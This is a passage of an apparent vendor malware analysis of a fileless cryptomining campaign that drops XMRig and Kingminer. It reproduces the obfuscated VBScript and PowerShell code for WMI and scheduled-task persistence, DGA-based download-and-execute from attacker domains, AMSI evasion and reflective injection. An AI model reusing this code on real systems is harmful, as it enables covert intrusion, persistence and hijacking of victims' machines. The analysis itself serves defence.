Set llolegkf = eawzmvpenfl.GetFolder(pbcwizsbdtkz("5c"))
Dim qfkrkntdmq
Set qfkrkntdmq = eawzmvpenfl.NewTask(0)
Dim wcxemjygjmuuj
Set wcxemjygjmuuj = qfkrkntdmq.principal
wcxemjygjmuuj.UserId = pbcwizsbdtkz("NT AUTHORIT") & pbcwizsbdtkz("Y\SYSTEM")
wcxemjygjmuuj.RunLevel = 1
Dim jdxzbahzl
Set jdxzbahzl = qfkrkntdmq.settings
jdxzbahzl.Enabled = True
jdxzbahzl.StartWhenAvailable = True
jdxzbahzl.Hidden = False
Dim jnnecumyryfxzri
Set jnnecumyryfxzri = qfkrkntdmq.triggers
Dim ehybtnwgp
Set ehybtnwgp = jnnecumyryfxzri.Create(xiuoukfbjwlvjknr)
ehybtnwgp.Enabled = True
Dim rmmjjktopxx
Set rmmjjktopxx = qfkrkntdmq.Actions.Create(qkrlxjqixvsvijlrvt)
rmmjjktopxx.Path = sMob
rmmjjktopxx.Arguments = hqumuecevijgsdskytv
Call llolegkf.RegisterTaskDefinition(pbcwizsbdtkz("Window") & pbcwizsbdtkz("sSystemHelp-
er"), qfkrkntdmq, 6, , , 3)
oehralhsvmhmil =  5
End Function
ccrimlvr =   oehralhsvmhmil()
Function hyczpegyfnc(ByVal vpqrknzaed)
For i =   1 To Len(vpqrknzaed)
hyczpegyfnc =   hyczpegyfnc & Hex(Asc(Mid(vpqrknzaed, i, anpotcjuad)) Xor rqlgjgnuab-
nchgegaj Xor qazclrgzz Xor iwzkqqbtjy Xor kpzthagtn Xor gfxrhowfxcszqmmww)
Next
End Function
Function ervseefg(ByVal vpqrknzaed)
ervseefg =   vpqrknzaed
End Function
Function pbcwizsbdtkz(ByVal vpqrknzaed)
For i =   1 To Len(vpqrknzaed) Step 2
c =   Mid(vpqrknzaed, i, zdmdcvgrnp)
pbcwizsbdtkz =   pbcwizsbdtkz & Chr(Chr(38) & Chr(72) & c)
Next
End Function
```

Three branches of execution are achieved by this script; WMI-based payload execution and two scheduled tasks, Windows System Helper and Windows Update Monitor. We analyze them individually in the following sections.

WMI Event Subscription-based execution

The first branch is based on registering an active script consumer to execute periodically. The script calls GetObject on each of the requested object, providing the namespace *winmgmts:\\\\.\\root\\subscription:* and then calling the *_spawninstance* method of each class to obtain instances of WMI classes. The script spawns an instance of ActiveScriptEventConsumer [6] (line 40), sets its name to *WindowsSystemManager_consumer,* and assigns a VBScript to it that resides under the variable eqhlmdqop. Then, it spawns an instance of __IntervalTimerInstruction [7] (line 45), sets its timer id to *WindowsSystemManager_WMITimer*, and sets its interval to 960000 ms. The next spawned object is __EventFilter [8] (line 50), which executes the query

```
select * from __timerevent where timerid = "WindowsSystemManager_WMITimer"
```

to filter only the timer event registered above. Finally, it spawns __FilterToConsumerBinding [9] (line 55) and links the event filter to the consumer. This way, every 16 minutes, when *WindowsSystemManager_WMITimer* triggers, the script *eqhlmdqop* is called. The script decrypts the big blob of hexadecimal numbers and executes the result, which is a downloader script used in more of the subsequent steps.

Downloader Script and Domain Generation Algorithm

Listing of downloader script

```
on error resume next:Dim a1, b, c,u:Set a1 = CreateObject("WScript.Shell"):Set b =
a1.Exec("nslookup news.g23thr.com"):Do While Not b.StdOut.AtEndOfStream:c = b.StdOut.
ReadAll():Loop:Dim d,e, f:u = (hex((year(now())-2000)&Month(now())&(day(now())\32)&(-
year(now())-2000)))&"fdae.com":Set d = New RegExp:d.Pattern = "(\d{1,3})\.(\d{1,3})\.
(\d{1,3})\.(120)":d.IgnoreCase = False:d.Global = True:Set e = d.Execute(c):If e.Count
> 0 Then:u = chr(e.Item(0).submatches.Item(0))&chr(e.Item(0).submatches.Item(1))&chr(e.
Item(0).submatches.Item(2))&chr(e.Item(0).submatches.Item(3))&"fghh.com":End If:Func-
tion a(ByVal s):For i = 1 To Len(s) Step 2:c = Mid(s, i, 2):If IsNumeric(Mid(s, i,
1)) Then:a = a & Chr("&H" & c):Else:a = a & Chr("&H" & c & Mid(s, i + 2, 2)):i = i +
2:End If:Next:End Function:Set h = CreateObject("MSXML2.ServerXMLHTTP"):h.SetTimeOuts
10000,10000,10000,60000:h.open "GET", "http://"&minute(now())&second(now())&"."&u&"/
mgxbox.txt", false:h.send():execute(a(h.responseText))
```

It first checks if *news.g23thr.com* resolves to an IP address to ensure the computer has an internet connection. It then applies its Domain Generation Algorithm to obtain the currently valid attacker URL. The string consists of the current minute and second concatenated with the hexadecimal value of the number formed by <year + month + '0' + year> together with **fdae.com**. So if the date is the 23rd of June 2020, it would form the number **206020**, the minute is **18** and the second is **30** then the URL would look like:

1830.324C4fdae.com/<payload_name>

Finally, the script downloads *msgbox.txt* from the server and executes it in-memory. At first glance, this script seems very similar to the first stage script (*r1.txt*), using the same variable randomization techniques and string decoding with the function at the end; however, its goal is different, as shown below.

Listing of msgbox.txt

```
Const mmrvsowgpi = 2
Const sjuztpiajd = 1
Const hktvywfcyu = 0
Dim cpan,banben,weishu,exelu,worklu,mulu,klu,fso,cpllu,mklu,kwenjian,cplwen,ws,url
On Error Resume Next
Set anhywquhuxkmsbrah = CreateObject(tlcyyzdozckfwqjlapy("wscrip") & tlcyyzdozckfwqjla-
py("t.shell"))
Set fso=CreateObject(tlcyyzdozckfwqjlapy("scripting.filesyste") & tlcyyzdozckfwqjlapy("-
mobject"))
Function qiiwksoqz()
Dim res
On Error Resume Next
```

```
strComputer = tlcyyzdozckfwqjlapy(".")
Set kowozfxtxewabs = GetObject(tlcyyzdozckfwqjlapy("winmgmts:\") & tlcyyzdozckfwqjla-
py("\") & strComputer & tlcyyzdozckfwqjlapy("\root\cim") & tlcyyzdozckfwqjlapy("v2"))
Set iskbwbanbinyuqo = kowozfxtxewabs.ExecQuery(tlcyyzdozckfwqjlapy("Select * from
Win32_OperatingS") & tlcyyzdozckfwqjlapy("ystem"),,48)
res =tlcyyzdozckfwqjlapy("infoStar") & tlcyyzdozckfwqjlapy("t")
For Each objItem In colItems
qiiwksoqz = objItem.SystemDrive
Next
End Function
Function hscdqmssmaiehbcguamv()
strComputer = tlcyyzdozckfwqjlapy(".")
Set kowozfxtxewabs = GetObject(tlcyyzdozckfwqjlapy("winm") & tlcyyzdozckfwqjlapy("g-
mts:\\") & strComputer & tlcyyzdozckfwqjlapy("\root") & tlcyyzdozckfwqjlapy("\cimv2"))
Set iskbwbanbinyuqo = kowozfxtxewabs.ExecQuery(tlcyyzdozckfwqjlapy("Select * from Win")
& tlcyyzdozckfwqjlapy("32_ComputerSystem"),,48)
For Each objItem In iskbwbanbinyuqo
If InStr(objItem.SystemType, tlcyyzdozckfwqjlapy("86")) <> 0 Then
hscdqmssmaiehbcguamv = tlcyyzdozckfwqjlapy("x86")
ElseIf InStr(objItem.SystemType, tlcyyzdozckfwqjlapy("64")) <> 0 Then
hscdqmssmaiehbcguamv = tlcyyzdozckfwqjlapy("x64")
Else
hscdqmssmaiehbcguamv = tlcyyzdozckfwqjlapy("x86")
End If
Next
End Function
Function dqvghtrbjhoprcpp(infile,outfile)
Set ins=CreateObject(tlcyyzdozckfwqjlapy("adodb.s") & tlcyyzdozckfwqjlapy("tream"))
With ins
.type=1
.mode=3
.open
.loadfromfile(infile)
.position=ins.size-2
If  ascb(.read(1))=99 And ascb(.read(1))=100 Then
.savetofile outfile,2
End If
End With
Set ins=Nothing
End Function
Function eeceudtczqdkwtjncas(infile,outfile,moutfile,xornum1,xornum2,xornum3)
Dim ins,dom,elm,stm,tmp
Set ins=CreateObject(tlcyyzdozckfwqjlapy("adodb.st") & tlcyyzdozckfwqjlapy("ream"))
Set dom=CreateObject(tlcyyzdozckfwqjlapy("microso") & tlcyyzdozckfwqjlapy("ft.xmldom"))
Set elm=dom.createelement(tlcyyzdozckfwqjlapy("z"))
elm.datatype=tlcyyzdozckfwqjlapy("bin") & tlcyyzdozckfwqjlapy(".hex")
Set stm=CreateObject(tlcyyzdozckfwqjlapy("adodb") & tlcyyzdozckfwqjlapy(".stream"))
With stm
.mode=3
.type=1
.open
End With
With ins
.type=1
.mode=3
.open
.Write infile
.position=0
For i=1 To ins.size
tmp=Hex(ascb(.read(1)) Xor xornum1 Xor xornum2 Xor xornum3 )
```

```
elm.text=tmp
If i=ins.size-1 Then
elm.text=Hex(99)
End If
If i=ins.size Then
elm.text=Hex(100)
End If
If i=ins.size-3 Then
elm.text=Hex(xornum1)
End If
If i=ins.size-4 Then
elm.text=Hex(xornum2)
End If
If i=ins.size-5 Then
elm.text=Hex(xornum3)
End If
stm.write elm.nodetypedvalue
Next
stm.savetofile outfile,2
stm.savetofile moutfile,2
.close
End With
stm.close
Set ins=Nothing
Set stm=Nothing
Set elm=Nothing
Set dom=Nothing
End Function
Function mxwkyhinoizevvq(base164)
Dim zdpluhudorhtylzotpcn, gxwfqtjmkfzwggoxhzaw
Set zdpluhudorhtylzotpcn = CreateObject(tlcyyzdozckfwqjlapy("Mic") & tlcyyzdozckfwqjla-
py("rosoft.XMLDOM"))
Set gxwfqtjmkfzwggoxhzaw = zdpluhudorhtylzotpcn.createElement(tlcyyzdozckfwqjlapy("t-
mp"))
gxwfqtjmkfzwggoxhzaw.DataType = tlcyyzdozckfwqjlapy("bin.base6") & tlcyyzdozckfwqjla-
py("4")
gxwfqtjmkfzwggoxhzaw.Text = base164
mxwkyhinoizevvq = gxwfqtjmkfzwggoxhzaw.NodeTypedValue
End Function
Function wpdpbhrdgigjmb(GetUrl)
Set anfendjlea = CreateObject(tlcyyzdozckfwqjlapy("MSXML2.ServerXMLHT") & tlcyyzdozckf-
wqjlapy("TP"))
anfendjlea.SetTimeOuts 10000,10000,10000,300000
anfendjlea.SetOption 2,13056
anfendjlea.open tlcyyzdozckfwqjlapy("GET"),GetUrl,False
anfendjlea.setRequestHeader tlcyyzdozckfwqjlapy("If-Modi") & tlcyyzdozckfwqjlapy("-
fied-Since"),tlcyyzdozckfwqjlapy("0")
anfendjlea.send()
If anfendjlea.ReadyState = 4 And anfendjlea.Status = 200 Then
wpdpbhrdgigjmb = anfendjlea.responseBody
End If
Set anfendjlea = Nothing
If Err.number <> 0 Then Err.Clear
End Function
Function xfwztzstrianbdobpjyg(GetUrl)
Set anfendjlea = CreateObject(tlcyyzdozckfwqjlapy("MSXML2.ServerXML") & tlcyyzdozckfwq-
jlapy("HTTP"))
anfendjlea.SetTimeOuts 10000,10000,10000,30000
anfendjlea.SetOption 2,13056
anfendjlea.open tlcyyzdozckfwqjlapy("GET"),GetUrl,False
```

```
anfendjlea.setRequestHeader tlcyyzdozckfwqjlapy("If-Modifi") & tlcyyzdozckfwqjlapy-
("ed-Since"),tlcyyzdozckfwqjlapy("0")
anfendjlea.send()
If anfendjlea.ReadyState = 4 And anfendjlea.Status = 200 Then
xfwztzstrianbdobpjyg = anfendjlea.ResponseText
End If
Set anfendjlea = Nothing
If Err.number <> 0 Then Err.Clear
End Function
Function epahtbqjownex(base64)
Set awighgwbsbklb = CreateObject(tlcyyzdozckfwqjlapy("ADODB.Str") & tlcyyzdozckfwqjla-
py("eam"))
With awighgwbsbklb
.Type = 1
.Open
.Write mxwkyhinoizevvq(base64)
.SaveToFile cpllu, 2
.Close
End With
Set awighgwbsbklb = Nothing
End Function
Randomize
pass1 = Int(Rnd*250)
pass2 = Int(Rnd*250)
pass3 = Int(Rnd*250)
cpan = qiiwksoqz()
weishu = hscdqmssmaiehbcguamv()
If weishu=tlcyyzdozckfwqjlapy("x64") Then
kwenjian=tlcyyzdozckfwqjlapy("64") & tlcyyzdozckfwqjlapy(".txt")
cplwen=tlcyyzdozckfwqjlapy("cpl64.tx") & tlcyyzdozckfwqjlapy("t")
Else
kwenjian=tlcyyzdozckfwqjlapy("32") & tlcyyzdozckfwqjlapy(".txt")
cplwen=tlcyyzdozckfwqjlapy("cpl") & tlcyyzdozckfwqjlapy("32.txt")
End If
Set fvyvojwguxjtxtsxjvtv = GetObject(tlcyyzdozckfwqjlapy("winmgmts:\\.\root\") & tl-
cyyzdozckfwqjlapy("cimv2"))
Set bqwtehqcytputysra = fvyvojwguxjtxtsxjvtv.ExecQuery(tlcyyzdozckfwqjlapy("SELECT *
FROM Win32_Operatin") & tlcyyzdozckfwqjlapy("gSystem"))
For Each wmiObject In bqwtehqcytputysra
banben=Split(wmiObject.Version,tlcyyzdozckfwqjlapy("."))(0)
Next
url1=tlcyyzdozckfwqjlapy("h") & tlcyyzdozckfwqjlapy("ttp://")&minute(now())&sec-
ond(now())&tlcyyzdozckfwqjlapy(".")&(hex((year(now())-2000)&Month(now())&(-
day(now())\32)&(year(now())-2000)))&tlcyyzdozckfwqjlapy("f") & tlcyyzdozckfwqjlapy("-
dae.com/")
If banben>5 Then
mulu=cpan&tlcyyzdozckfwqjlapy("\") & tlcyyzdozckfwqjlapy("Users\Public")
url=url1
Else
mulu=cpan&tlcyyzdozckfwqjlapy("\Docume~1\AllUse~1\Ap") & tlcyyzdozckfwqjlapy("pLIC~1")
url=url1
End If
mklu=mulu&tlcyyzdozckfwqjlapy("\mum") & tlcyyzdozckfwqjlapy(".txt")
fso.DeleteFile mulu&tlcyyzdozckfwqjlapy("\ghjj") & tlcyyzdozckfwqjlapy("jkkjkj"),True
If Not fso.FileExists(mulu&tlcyyzdozckfwqjlapy("\ghjjjkk") & tlcyyzdozckfwqjlapy("-
jkj")) Then
mulu=mulu&tlcyyzdozckfwqjlapy("\")&Year(Now())&Month(Now())&Day(Now())&Hour(Now())&-
Day(Now())&Minute(Now())
fso.CreateFolder mulu
klu=mulu&tlcyyzdozckfwqjlapy("\x.") & tlcyyzdozckfwqjlapy("txt")
```

```
cpllu=mulu&tlcyyzdozckfwqjlapy("\")&Minute(Now())&tlcyyzdozckfwqjlapy(".cp") & tl-
cyyzdozckfwqjlapy("l")
If fso.FileExists(mklu) Then
dqvghtrbjhoprcpp mklu, klu
Else
eeceudtczqdkwtjncas wpdpbhrdgigjmb(url&kwenjian),klu,mklu,pass1,pass2,pass3
End If
If fso.FileExists(klu) Then
epahtbqjownex xfwztzstrianbdobpjyg(url1&cplwen)
Else
fso.DeleteFile mklu,True
End If
If fso.FileExists(cpllu) Then
anhywquhuxkmsbrah.currentdirectory = mulu
CreateObject(tlcyyzdozckfwqjlapy("She") & tlcyyzdozckfwqjlapy("ll.Application")).Con-
trolPanelItem(cpllu)
End If
End If
Function tlcyyzdozckfwqjlapy(ByVal anhywquhuxkmsbrah)
For i =   1 To Len(anhywquhuxkmsbrah) Step 2
c =   Mid(anhywquhuxkmsbrah, i, mmrvsowgpi)
tlcyyzdozckfwqjlapy =   tlcyyzdozckfwqjlapy & Chr(Chr(38) & Chr(72) & c)
Next
End Function
```

The above script detects the CPU architecture it runs on and downloads a 32-bit (for x86 systems) or a 64-bit (for x64 systems) version of the payload (line 187) under the file *x.txt* in the root of the Public user's folder. This file is then decoded into *mum.txt*, which generally is an MZPE file XORed with a single byte key. We will talk about these files in detail when we discuss payloads. It also downloads a base64 encoded payload, decodes and moves it in *\Users\Public\<date_hour_minute>* with a .cpl extension and runs it (line 193). An interesting aspect of this script is that the same Domain Generation Algorithm applies to build the URL to the payloads.

Scheduled Task based execution

The other method by which *r1.txt* executes code is by scheduling tasks. Attackers chose to use the ActiveX object *Schedule.Service* instead of interacting with *schtasks.exe*. The out-of-process execution nature of COM breaks the links between the task scheduler and the task, exploiting a blind spot in some AV and EDR systems that don't include a COM monitoring component. There are two scheduled tasks with two different scripts. The first task, with the name *Windows System Helper,* runs once every time the system starts. The second task, *Windows Update Monitor,* runs at a time interval hard-coded in the script (line 108). In our case, it ran every 28 minutes.

Windows System Helper

This task runs at every system startup with the command line

system startup command line

```
powershell.exe -c "$sc = New-Object -ComObject ScriptControl;$sc.Language = 'VB-
Script';$p='5C717538792934387A34387B346D224B7D6C3879293825385B6A7D796C-
7D577A727D7B6C303A4F4B7B6A71686C364B707D74743A31224B7D6C387A3825387929365D607D-
7B303A766B747777736D6838767D6F6B367F2A2B6C706A367B77753A31225C77384F7071747D-
3856776C387A364B6C7C576D6C36596C5D767C577E4B6C6A7D7975227B3825387A364B6C7C576D-
6C364A7D797C59747430312254777768225C7175387C347D34387E226D38253830707D60303061
7D796A3076776F303131352A282828313E5577766C703076776F3031313E307C79613076776F-
303131442B2A313E30617D796A3076776F303131352A2828283131313E3A7E7C797D367B77753A224B7D6C-
387C382538567D6F384A7D7F5D6068227C3648796C6C7D6A763825383A30447C6329342B6531443630447C-
6329342B6531443630447C6329342B6531443630292A28313A227C36517F76776A7D5B796B-
7D3825385E79746B7D227C365F74777A79743825384C6A6D7D224B7D6C387D3825387C365D607D7B6D6C7D-
307B3122517E387D365B776D766C38263828384C707D76226D3825387B706A307D36516C7D75302831366B-
6D7A75796C7B707D6B36516C7D75302831313E7B706A307D36516C7D75302831366B6D7A75796C7B707D-
```

```
6B36516C7D75302931313E7B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C-
7D75302A31313E7B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C7D75302B31313E-
3A7E7F7070367B77753A225D767C38517E225E6D767B6C7177763879305A614E7974386B31225E7
76A387138253829384C7738547D76306B31384B6C7D68382A227B38253855717C-
306B34387134382A3122517E38516B566D757D6A717B3055717C306B343871343829313138 4C707D76-
227938253879383E385B706A303A3E503A383E387B31225D746B7D227938253879383E-
385B706A303A3E503A383E387B383E3855717C306B3438713833382A3438
2A31312271382538713833382A225D767C38517E22567D606C225D767C385E6D767B6C717776225F7D-
6C577A727D7B6C303A6B7B6A71686C223A3E3A706C6C682237373A3E7571766D6C7D3076776F3031313E6B7D-
7B77767C3076776F3031313E3A363A3E6D3E3A376A2929366C606C3A31';$p = for($i=0; $i -lt
$p.length; $i+=2){[char](([byte][char][int]::Parse($p.substring($i,2),'HexNumber'))
-bxor 29 -bxor 30 -bxor 27 -bxor 21 -bxor 21)};Start-Sleep -Seconds 120;$sc.Ad-
dCode((-join $p) -join ' ')"
```

The scheduled task executes Powershell to spawn a new ScriptControl COM object and executes the VBScript embedded in the command line. Malware authors choose this approach for multiple reasons. First, the execution remains fileless. Second, to avoid detection from various Powershell emulators that know how to emulate only Powershell code. Furthermore, as a COM object is used to execute VBScript, the command bypasses the AMSI scan of the encoded buffer.

The decoded script is the same downloader as presented before. It generates the URL in the same manner, concatenating the current minute and second with the current date and *fdae.com*. This time, however, it downloads *r11.txt* from the attacker server and executes it. The downloaded script is a variant of the first stage script (*r1.txt*) with randomized variables and some randomized hard-coded values, like XOR keys and the interval between the executions. Its purpose is to ensure persistence on the system by registering the scheduled tasks and the WMI event consumer again, in case they were deleted in the meantime.

Windows Update Monitor

The command which runs every 28 minutes is similar to the one used in the *Windows System Helper* task. It uses the ScriptControl COM object and feeds the decrypted VBScript to it.

script running every 28 minutes

```
powershell.exe -c "$sc = New-Object -ComObject ScriptControl;$sc.Language = 'VBScri
pt';$p='7776387D6A6A776A386A7D6B6D757D38767D606C225C717538792934387A34387B346D224B-
7D6C3879293825385B6A7D796C7D577A727D7B6C303A4F4B7B6A71686C364B707D74743A31224B-
7D6C387A3825387929365D607D7B303A766B747777736D6838767D6F6B367F2A2B6C706A367B-
77753A31225C77384F7071747D3856776C387A364B6C7C576D6C36596C5D767C577E4B6C6A7D-
7975227B3825387A364B6C7C576D6C364A7D797C597474303122547777682 25C7175387C347D34387E22
6D38253830707D603030617D796A3076776F303131352A282828313E5577766C703076776F3031313E30
7C79613076776F303131442B2A313E30617D796A3076776F303131352A2828283131313E3A7E7C797D-
367B77753A224B7D6C387C382538567D6F384A7D7F5D6068227C3648796C6C7D6A763825383A30447C-
6329342B6531443630447C6329342B6531443630447C6329342B6531443630292A28313A227C-
36517F76776A7D5B796B7D3825385E79746B7D227C365F74777A79743825384C6A6D7D224B7D6C-
387D3825387C365D607D7B6D6C7D307B3122517E387D365B776D766C38263828384C707D76226D-
3825387B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C7D75302831313E-
7B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C7D75302931313E-
7B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C7D75302A31313E-
7B706A307D36516C7D75302831366B6D7A75796C7B707D6B36516C7D75302B31313E-
3A7E7F7070367B77753A225D767C38517E225E6D767B6C7177763879305A614E7974386B3
1225E776A387138253829384C7738547D76306B31384B6C7D68382A227B38253855717C-
306B34387134382A3122517E38516B566D757D6A717B3055717C306B343871343829313138 4C-
707D76227938253879383E385B706A303A3E503A383E387B31225D746B7D227938253879383E-
385B706A303A3E503A383E387B383E3855717C306B3438713833382A34382A3131227138253871383
3382A225D767C38517E22567D606C225D767C385E6D767B6C717776224B7D6C38703825385B6A7D-
796C7D577A727D7B6C303A554B4055542A364B7D6A6E7D6A405554504C4C483A312270364B7D6C-
4C71757D576D6C6B382928282828342928282828342928282828342E282828282270367 7687D76383A5F-
5D4C3A34383A706C6C682237373A3E7571766D6C7D3076776F3031313E6B7D7B77767C-
3076776F3031313E3A363A3E6D3E3A3768776F366C606C3A34387E79746B7D2270366B7D-
```

```
767C3031227D607D7B6D6C7D30793070366A7D6B6877766B7D4C7D606C3131';$p = for($i=0; $i -lt
$p.length; $i+=2){[char](([byte][char][int]::Parse($p.substring($i,2),'HexNumber'))
-bxor 29 -bxor 30 -bxor 27 -bxor 21 -bxor 21)};$sc.AddCode((-join $p) -join ' ')"
```

The decrypted script is again the VBScript downloader discussed above, in this case, downloading a file named *pow.txt*. This is a big obfuscated Powershell script with random names for variables. By its structure, however, we can recognize that it's based on a PowerSploit component [10] performing reflective PE injection. The last few lines of the script contain a downloader and decryptor part for obtaining the payload from the attacker's server before injecting it into the victim rundll32 process. This shows that the threat actors are capable of customizing existing tools to their own needs.

downloader part

```
Function Main
{
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.My-
Invocation.BoundParameters["Debug"].IsPresent)
    {
        $LSuyfjVk99  = "Continue"
    }
    Write-Verbose "zaqwer"
    $cccXiQlG99 = New-Object System.Net.WebClient
    $PEUrl=$QmDvMERT99+"64.txt"
    if ([IntPtr]::Size -lt 8)
    {
    $PEUrl=$QmDvMERT99+"32.txt"
    }
    for($i=1;$i -le 2;$i++)
    {
    if (Test-Path $ming)
    {
    [Byte[]]$csWsfcNL99 = [System.IO.File]::ReadAllBytes((Resolve-Path $ming))
    if($csWsfcNL99[-1] -eq 100 -and $csWsfcNL99[-2] -eq 99 )
    {
        $yi4=$csWsfcNL99[-4]
        $yi5=$csWsfcNL99[-5]
        $yi6=$csWsfcNL99[-6]
        for($i=0; $i -lt $csWsfcNL99.count; $i++) {
    $csWsfcNL99[$i] = $csWsfcNL99[$i] -bxor $yi6 -bxor $yi5  -bxor $yi4
}
     $csWsfcNL99[-6]= $csWsfcNL99[-7]
     $csWsfcNL99[-5]= $csWsfcNL99[-7]
     $csWsfcNL99[-4]= $csWsfcNL99[-7]
     break
    }
    }

    [Byte[]]$csWsfcNL99 = $cccXiQlG99.DownloadData($PEUrl)
    if($csWsfcNL99[-1] -eq 98 -and $csWsfcNL99[-2] -eq 97 )
    {
     $yi1=Get-Random -minimum 1 -maximum 127
     $yi2=Get-Random -minimum 1 -maximum 127
     $yi3=Get-Random -minimum 1 -maximum 127
    [Byte[]]$cnSWOelc99=$csWsfcNL99
     for($i=0; $i -lt $cnSWOelc99.count; $i++) {
    $cnSWOelc99[$i] = $cnSWOelc99[$i] -bxor $yi1 -bxor $yi2 -bxor $yi3
}
    $cnSWOelc99[-4]=$yi1
    $cnSWOelc99[-5]=$yi2
    $cnSWOelc99[-6]=$yi3
    $cnSWOelc99[-1]=100
```

```
    $cnSWOelc99[-2]=99
    [System.IO.File]::WriteAllBytes($ming,$cnSWOelc99)
     break;
    }
    Start-Sleep -Seconds 100
    }
    $csWsfcNL99[-1]=$csWsfcNL99[-4]
    $csWsfcNL99[-2]=$csWsfcNL99[-4]
    for($i=0; $i -lt $csWsfcNL99.count; $i++) {
    $csWsfcNL99[$i] = $csWsfcNL99[$i] -bxor $csWsfcNL99[-3]
}
    $pTQivNWl99 = ($csWsfcNL99[0..1] | % {[Char] $_}) -join ''
    if ($pTQivNWl99 -ne 'MZ')
    {
        throw 'zaqwer'
    }
    $csWsfcNL99[0] = 0
    $csWsfcNL99[1] = 0
    if ($dfLyyUjK99 -ne $null -and $dfLyyUjK99 -ne '')
    {
        $dfLyyUjK99 = "ReflectiveExe $dfLyyUjK99"
    }
    else
    {
        $dfLyyUjK99 = "ReflectiveExe"
    }
    Invoke-Command -ScriptBlock $RbcTWlAd99 -ArgumentList @($csWsfcNL99, $CDSPHCQU99,
$VzCLxgnW99, $RfdpoXGg99,$PRHVoCqZ99)
```

It downloads in memory either a 32-bit or a 64-bit payload (depending on the CPU architecture it runs on), it invokes *rundll32.exe* with a benign Control Panel Item existing on the system (*main.cpl*) and it injects the payload into the memory of rundll32. The command line of *rundll32.exe* contains the parameters that the payload will use:

```
"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Windows\system32\
main.cpl" -QmDvMERT99 hxxp://133142.320dcfdae.com/ -ming dad.txt -PRHVoCqZ99
```

The URL that appears in the command line is controlled by the attacker, and the mining tool can communicate with it when needed.

This time we have *dad.txt* downloaded to the same folder structure *\Users\Public\<date_hour_minute>* and executing in the context of the injected *rundll32.exe*.

We have this infection chain and payload delivery method made up of complex file-less executions, capable of downloading and executing anything the attacker wants. So let's look at the delivered payloads:

Payloads

We had captured several payloads downloaded from the attacker's server when we generated the URLs as the scripts do with the DGA.

mum.txt and dad.txt, a family of miners

The file *mum.txt* arrives on the system as a result of the WMI event consumer script. It is an MZPE encrypted with a single byte XOR. Upon decryption, we identified it as a version of XMRig, a widespread cryptocurrency miner. In subsequent runs, it downloads slightly different variants of XMRig to evade static detection. These files are not present on Virustotal.


Property	Value
CompanyName	www.xmrig.com
FileDescription	XMRig miner
FileVersion	5.5.3
LegalCopyright	Copyright (C) 2016-2020 xmrig.com
OriginalFilename	xmrig.exe
ProductName	XMRig

Dad.txt is also a variant of XMRig, downloaded as a result of the scheduled Powershell script running periodically. It tries to evade static detection by employing the same single byte XOR encryption to its MZPE.

<random_number>.cpl

Downloaded from the WMI event consumer script, a very small MZPE with some exported functions generally exported by .cpl files; however, their code seems to be only a stub. Control Panel Items (.cpl files) are small executables that allow users to change system settings. Threat actors frequently use these files because they may bypass application whitelisting and, by launching a .cpl file, Windows automatically executes them in the context of a rundll32 process launched from *control.exe*. This might seem benign at first, when an incident responder checks what runs on the system.

The downloaded .cpl files are always variants of the Kingminer cryptocurrency miner and they are detected as such on Virustotal.




DETECTION	DETAILS	COMMUNITY			
Alibaba	Trojan:Application/CoinMiner.f2539336		Avast	Win64:Trojan-gen	
AVG	Win64:Trojan-gen		Endgame	Malicious (high Confidence)	
ESET-NOD32	A Variant Of Win64/CoinMiner.AAZ		Microsoft	Trojan:Win32/Wacatac.C!ml	
Panda	Trj/Agent.DLL		Sophos AV	Troj/Kingmine-D	
Webroot	W32.Malware.Gen		Acronis	Undetected	

DETECTION	DETAILS	COMMUNITY			
Ad-Aware	Trojan.GenericKD.33863706		AegisLab	Trojan.Multi.Generic.4!c	
AhnLab-V3	PUP/Win32.Generic.R309535		Alibaba	Trojan:Win32/Generic.9259dd5f	
ALYac	Trojan.GenericKD.33863706		Arcabit	Trojan.Generic.D204B81A	
BitDefender	Trojan.GenericKD.33863706		BitDefenderTheta	Gen:NN.ZedlaF.34122.eu4@aSZ3Qyhi	
Bkav	W32.FamVT.APTmCre7.Trojan		Cylance	Unsafe	
eGambit	Unsafe.AI_Score_95%		Emsisoft	Trojan.GenericKD.33863706 (B)	
